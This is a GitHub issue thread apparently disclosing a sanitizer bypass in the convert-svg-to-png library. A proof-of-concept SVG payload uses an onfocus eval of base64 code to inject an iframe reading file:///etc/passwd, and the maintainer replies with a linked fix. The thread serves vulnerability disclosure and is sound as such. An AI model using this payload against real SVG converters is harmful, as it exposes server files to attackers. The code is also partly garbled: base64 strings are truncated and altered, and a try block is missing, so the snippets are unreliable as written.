New issue Jump to bottom

## Remote Code Injection vulnerable #86

 $\bigcirc$  Closed domdom2y2 opened this issue on Jun 6 · 3 comments · Fixed by #87

Labels bug

Milestone  $\Rightarrow$  0.6.4

## domdom2y2 commented on Jun 6

I found the issue from version 0.6.3.

The issue is that it sanitizes svg tag only once time.

so I add another svg tag which is <svg/> before the original payload that I used before.

```
const { convert } = require("convert-svg-to-png");
const express = require("express");
const fileSvg = `
<svg/>
<svg height=100 src=x tabindex=0 onfocus=eval(atob(this.id))</pre>
id=ZG9jdW1lbnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVtbXk+PGlmcmFtZSBzcmM9ImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgd2
autofocus>
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
```

```
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
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<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
`;
const app = express();
app.get("/poc", async (req, res) => {
    const png = await convert(fileSvg);
    res.set("Content-Type", "image/png");
    res.send(png);
  } catch (e) {
    res.send("");
});
app.listen(3000, () => {
  console.log("started");
});
```

 $\triangleleft$ 

It's still vulnerable to remote code injection with directory traversal vulnerability.

```
domdom2y2 commented on Jun 6 • edited •
```

Author

If we use upper payload, first cheerio.load(input, null, false)('svg'); generates some thing like this.

```
<svg></svg><svg height="100" src="x" tabindex="0" onfocus="eval(atob(this.id))" blahblahblah> ...
continues ...
```

Then, the svg.attr() at [\_sanitize](svg, options) function generates empty object. I think because cheerio's attr() function checks only once for first ends of svg tag which is <svg></svg>.

You can check with this below code.

```
id="ZG9jdW11bnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVtbXk+PG1mcmFtZSBzcmM9ImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgd
   autofocus="">
  `;
  const $ = cheerio.load(svg, null, false)("svg");
  console.log($.attr());
  // [Object: null prototype] {}
I'm not goot at coding, but I think this might be solution.
  const cheerio = require("cheerio");
  const svg = `
  <svg></svg>
  <svg height="100" src="x" tabindex="0" onfocus="eval(atob(this.id))"</pre>
  id="ZG9jdW11bnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVtbXk+PG1mcmFtZSBzcmM9ImZpbGU6Ly8vQzovVXNlcnMvV2hpd
   autofocus="">
  `;
  const $ = cheerio.load(svg, null, false)("svg");
  let a = [];
  $.each((index, elem) => {
    return a.push(...Object.keys(elem.attribs || {}));
  });
  console.log(a);
  // [ 'height', 'src', 'tabindex', 'onfocus', 'id', 'autofocus' ]
```

## neocotic commented on Jun 6 • edited •

Owner

I'll fix this as a separate issue as it should only be converting the first SVG element. I never intended for multiple SVG elements to be converted within a single string.

I understand that this is circumventing recent protections though so will prioritize accordingly.






neocotic mentioned this issue on Jun 7

Convert only first SVG element from input #87





## Labels bug **Projects** None yet Milestone 0.6.4 Development Successfully merging a pull request may close this issue.

Owner

2 participants

neocotic/convert-svg

Convert only first SVG element from input



